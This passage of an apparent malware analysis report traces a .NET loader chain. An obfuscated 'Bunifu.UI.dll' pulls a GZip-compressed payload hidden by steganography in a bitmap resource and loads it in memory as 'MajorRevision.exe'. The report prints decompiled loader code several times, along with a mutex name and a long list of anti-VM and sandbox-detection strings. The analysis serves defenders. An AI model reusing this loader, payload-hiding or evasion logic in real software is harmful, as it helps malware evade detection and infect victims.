System.Core.dll	No	No	No	10	4.8.4220.0 built by: NET48REL1LAST_C	06/07/2020 23:52:26	095A0000-0971C000	[0x22F4] abcde-cleaned.exe	[1] abcde-cleaned.exe	C:\Windows\
Bunifu.UI	No	No	Yes	11	1.3.0.0	17/11/2021 23:04:13	013C0000-013C4200	[0x22F4] abcde-cleaned.exe	[1] abcde-cleaned.exe	Bunifu.UI

Locals Memory 1 Output Watch 1 Modules

Figure 7 – String Concatenation

The module *“Bunifu.UI.dll”* is also an obfuscated .NET file. The below figure shows the de-obfuscated content of the new assembly file and runs the *Bunifu_TextBox()* function, which retrieves the embedded bitmap image *“QQvruB”* present in the resource (“Hospital_Document_Tracker_System.Resources.resources”) of the parent malware vbc.exe file. It then calls the *Sleep* function to delay the execution before accessing the resource for the bitmap image.



Assembly Explorer
System.Private.CoreLib (5.0.0.0)
System.Private.Uri (5.0.0.0)
System.Linq (5.0.0.0)
System.Private.Xml (5.0.0.0)
System.Xaml (5.0.0.0)
WindowsBase (5.0.0.0)
PresentationCore (5.0.0.0)
PresentationFramework (5.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.8.0)
kw3cf (1.0.0.0)
kw3cf.exe
PE
Type References
References
Resources
/pFtr6:m8UVS{m_SP\] A@d3i\&.resources
CR5e!5tCnRg\+qL6n;5>@\&lxx.resources
GForm1.resources
Hospital_Document_Tracker_System.Resources.resources
QQvruB
lpr61\+ ||f#_Gj'dM5zA '6#.resources
\"b?;gMy~m\,'O$d_mJb"@XRQ\[!.resources
{ } -
{ } Hospital_Document_Tracker_System.My
Bunifu.UI (1.3.0.0)
Bunifu.UI.dll
Type References
References
{ } -
{ } Alpha
Beta @02000002
Base Type and Interfaces
Derived Types
Beta() : void @06000006
Bunifu_TextBox(string, string, string) : void @06000005
Draw(byte[]) : byte[] @06000001
Pen(byte[], string) : byte[] @06000002
smethod_0(Bitmap) : byte[] @06000003
smethod_1(string, string) : Bitmap @06000004
{ } ns0
mscorlib (4.0.0.0)
System.Windows.Forms (4.0.0.0)
Beta
100 %

```
                }
                return (byte[])arrayList.ToArray(typeof(byte));
            }
        }

        // Token: 0x06000004 RID: 4 RVA: 0x00002210 File Offset: 0x00000410
        public static Bitmap smethod_1(string res_name, string proj_name)
        {
            ResourceManager resourceManager = new ResourceManager(proj_name + ".Resources", Assembly.GetEntryAssembly());
            return (Bitmap)resourceManager.GetObject(res_name);
        }

        // Token: 0x06000005 RID: 5 RVA: 0x00002244 File Offset: 0x00000444
        public static void Bunifu_TextBox(string resource_name, string 鹿は_param, string project_name)
        {
            Thread.Sleep(25500);
            Bitmap bitmap_ = Beta.smethod_1(resource_name, project_name);
            byte[] る = Beta.smethod_0(bitmap_);
            byte[] 大海を = Beta.Pen(る, 鹿は_param);
            byte[] rawAssembly = Beta.Draw(大海を);
            Assembly objectRef = Assembly.Load(rawAssembly);
            object obj = Interaction.CallByName(objectRef, "EntryPoint", CallType.Get, null);
            object objectRef2 = obj;
            string procName = "Invoke";
            CallType useCallType = CallType.Get;
            object[] array = new object[2];
            array[0] = 0;
            Interaction.CallByName(objectRef2, procName, useCallType, array);
            Environment.Exit(0);
        }
    }
}
```

Locals

Name	Value
res_name	"QQvruB"
proj_name	"Hospital_Document_Tracker_System"
resourceManager	null

Modules

Process All

Name	Optimized	Dynamic	InMemory
System.Drawing.dll	No	No	No
Microsoft.VisualBasic.dll	No	No	No
System.Configuration.dll	No	No	No
System.Xml.dll	No	No	No
Accessibility.dll	No	No	No
System.Core.dll	No	No	No
Bunifu.UI	No	No	Yes

Figure 8 – De-obfuscated Content of New Module “Bunifu.UI.dll”

The malware uses the steganography technique to hide malicious content in the compressed bitmap image embedded in the resource of the parent malware file vbc.exe, shown below.





Figure 9 – Compressed Bitmap Embedded in Main File Resource

The successful decompression of the bitmap image retrieves another .NET file in memory, as shown in Figure 10. The *“Bunifu.UI.dll”* module loads the new binary using the *Assembly.Load* method by passing the decompressed bitmap content as an argument.




```
// Token: 0x06000005 RID: 5 RVA: 0x00002244 File Offset: 0x00000444
public static void Bunifu_TextBox(string resource_name, string 鷹は_param, string project_name)
{
    Thread.Sleep(25500);
    Bitmap bitmap_ = Beta.smethod_1(resource_name, project_name);
    byte[] る = Beta.smethod_0(bitmap_);
    byte[] 大海を = Beta.Pen(る, 鷹は_param);
    byte[] rawAssembly = Beta.Draw(大海を);
    Assembly objectRef = Assembly.Load(rawAssembly);
    object obj = Interaction.CallByName(objectRef, "EntryPoint", CallType.Get, null);
    object objectRef2 = obj;
    string procName = "Invoke";
    CallType useCallType = CallType.Get;
    object[] array = new object[2];
    array[0] = 0;
    Interaction.CallByName(objectRef2, procName, useCallType, array);
    Environment.Exit(0);
}
```

```
100 %

Locals
Name                Value
◢ rawAssembly       byte[0x0007CC00]
    [0]             0x4D
    [1]             0x5A
    [2]             0x90
    [3]             0x00
    [4]             0x03
    [5]             0x00
    [6]             0x00
```

Figure 10 – Decompressed Bitmap Content of New Module from Resource

The main purpose of *"Bunifu.UI.dll"* is to decompress the bitmap image from a resource using the "*GZipStream*" class, as shown in the figure below.




```
public static void Bunifu_TextBox(string resource_name, string 鷹は_param, string project_name)
{
    Thread.Sleep(25500);
    Bitmap bitmap_ = Beta.smethod_1(resource_name, project_name);
    byte[] る = Beta.smethod_0(bitmap_);
    byte[] 大海を = Beta.Pen(る, 鷹は_param);
    byte[] rawAssembly = Beta.Draw(大海を);
    Assembly objectRef = Assembly.Load(rawAssembly);
    object obj = Interaction.CallByName(objectRef, "EntryPoint", CallType.Get, null);
```

```
namespace Alpha
{
    // Token: 0x02000002 RID: 2
    public class Beta
    {
        // Token: 0x06000001 RID: 1 RVA: 0x0000205C File Offset: 0x0000025C
        public static byte[] Draw(byte[] 大海を)
        {
            byte[] result;
            using (MemoryStream memoryStream = new MemoryStream(大海を))
            {
                byte[] array = new byte[4];
                memoryStream.Read(array, 0, 4);
                int num = BitConverter.ToInt32(array, 0);
                using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.De
                {
                    byte[] array2 = new byte[num];
                    gzipStream.Read(array2, 0, num);
                    result = array2;
                }
            }
```

Figure 11 – Decompression Function

The new file decompressed from the resource is another obfuscated .NET binary titled *"MajorRevision.exe."* The figure below shows the newly loaded module in memory with the module name in the Chinese script.




```
        // Token: 0x06000005 RID: 5 RVA: 0x00002244 File Offset: 0x00000444
        public static void Bunifu_TextBox(string resource_name, string 鹿は_param, string proje
        {
            Thread.Sleep(25500);
            Bitmap bitmap_ = Beta.smethod_1(resource_name, project_name);
            byte[] る = Beta.smethod_0(bitmap_);
            byte[] 大海を = Beta.Pen(る, 鹿は_param);
            byte[] rawAssembly = Beta.Draw(大海を);
            Assembly objectRef = Assembly.Load(rawAssembly);
            object obj = Interaction.CallByName(objectRef, "EntryPoint", CallType.Get, null);
            object objectRef2 = obj;
            string procName = "Invoke";
            CallType useCallType = CallType.Get;
            object[] array = new object[2];
            array[0] = 0;
            Interaction.CallByName(objectRef2, procName, useCallType, array);
            Environment.Exit(0);
        }
    }
}
```

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
System.Configuration.dll	No	No	No	7	4.8.4190.0 built by: NET48REL1LAST_B	05/06/2020 04:49:48
System.Xml.dll	No	No	No	8	4.8.4084.0 built by: NET48REL1	24/11/2019 08:24:14
Accessibility.dll	No	No	No	9	4.8.4084.0 built by: NET48REL1	24/11/2019 08:17:22
System.Core.dll	No	No	No	10	4.8.4220.0 built by: NET48REL1LAST_C	06/07/2020 23:52:26
Bunifu.UI	No	No	Yes	11	1.3.0.0	17/11/2021 23:04:13
太太希Jw的 rA	No	No	Yes	12	4.0.0.0	23/06/2022 00:48:29

Figure 12 – Loaded New Module “MajorRevision.exe”


The below figure shows the de-obfuscated *“MajorRevision.exe”* assembly file.



```
// C:\Users\[redacted].exe
// 太太希Jw的 rA, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: Class15.Main
// Timestamp: 62B3AA4D (23/06/2022 00:48:29)

using System;
using System.Configuration.Assemblies;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("0.0.0.0")]
[assembly: AssemblyCopyright("Copyright ©  2019 EffectiveKeySize")]
[assembly: AssemblyTitle("MajorRevision")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyCompany("EffectiveKeySize")]
```

Figure 13 – De-obfuscated MajorRevision.exe File

Upon execution of the *“MajorRevision.exe”* module, it first creates a mutex named “fBEQVtAy” to ensure that only one instance of malware runs on the victims’ system. The malware exits if the mutex is already present.




```
static Mutex smethod_12(string string_9)
{
    return Mutex.OpenExisting(string_9);
}
```

```
Locals
Name          Value         Type
string_9      "fBEQVtAy"    string
```

Figure 14 – Mutex Creation

Next, it converts the larger array of bytes present in the module into HEX values, as shown in Figure 15. It contains multiple Anti-Analysis and Anti-Detection checks to prevent the execution of the malware in a controlled environment.




```
48 65 79 00 00 00 10 00 00 00 6E 6F 56 61  ...............}t.........h..T!......noKey.......no
53 41 4E 44 42 4F 58 00 05 00 00 00 56 49  lueButYesKey....SbieDll.dll....USER....SANDBOX....
54 55 53 45 52 00 06 00 00 00 5C 56 49 52  RUS.......MALWARE.....SCHMIDTI....CURRENTUSER.....\V
34 30 30 30 30 30 3A 30 4C 00 00 00 48 41  US......SAMPLE......C:\file.exe.....Afx:400000:0L...
75 73 20 30 5C 54 61 72 67 65 74 20 49 64  RDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target
56 42 4F 58 1B 00 00 00 48 41 52 44 57 41   0\Logical Unit Id 0....Identifier......VBOX....HARD
69 6F 6E 00 00 00 10 00 00 00 56 69 64 65  RE\Description\System.....SystemBiosVersion.....V
5C 4F 72 61 63 6C 65 5C 56 69 72 74 75 61  oBiosVersion....VIRTUALBOX.*...SOFTWARE\Oracle\Vir
46 54 57 41 52 45 5C 56 4D 77 61 72 65 20  lBox Guest Additions.....VMWARE."...SOFTWARE\VMwar
41 50 5C 53 63 73 69 5C 53 63 73 69 20 50   Inc.\VMware Tools..L...HARDWARE\DEVICEMAP\Scsi\Scsi
74 20 49 64 20 30 4C 00 00 00 48 41 52 44  ort 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0L...HA
20 30 5C 54 61 72 67 65 74 20 49 64 20 30  WARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id
```

```
SbieDll.dll
SANDBOX
VIRUS
MALWARE
SCHMIDTI
CURRENTUSER
\VIRUS
SAMPLE
C:\file.exe
Afx:400000:0L
HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0
Identifier
HARDWARE\Description\System
SystemBiosVersion
VideoBiosVersion
VIRTUALBOX
SOFTWARE\Oracle\VirtualBox Guest Additions
VMWARE
SOFTWARE\VMware, Inc.\VMware Tools
HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0L
HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0"
SYSTEM\ControlSet001\Services\Disk\Enum
vmware
SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000
DriverDesc
SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\Settings
Device Description
InstallPath
C:\PROGRAM FILES\VMWARE\VMWARE TOOLS\
kernel32.dll
wine_get_unix_file_name
\\.\ROOT\cimv2
SELECT * FROM Win32_VideoController
```

Figure 15 – Anti-analysis Strings in Memory of MajorRevision.exe

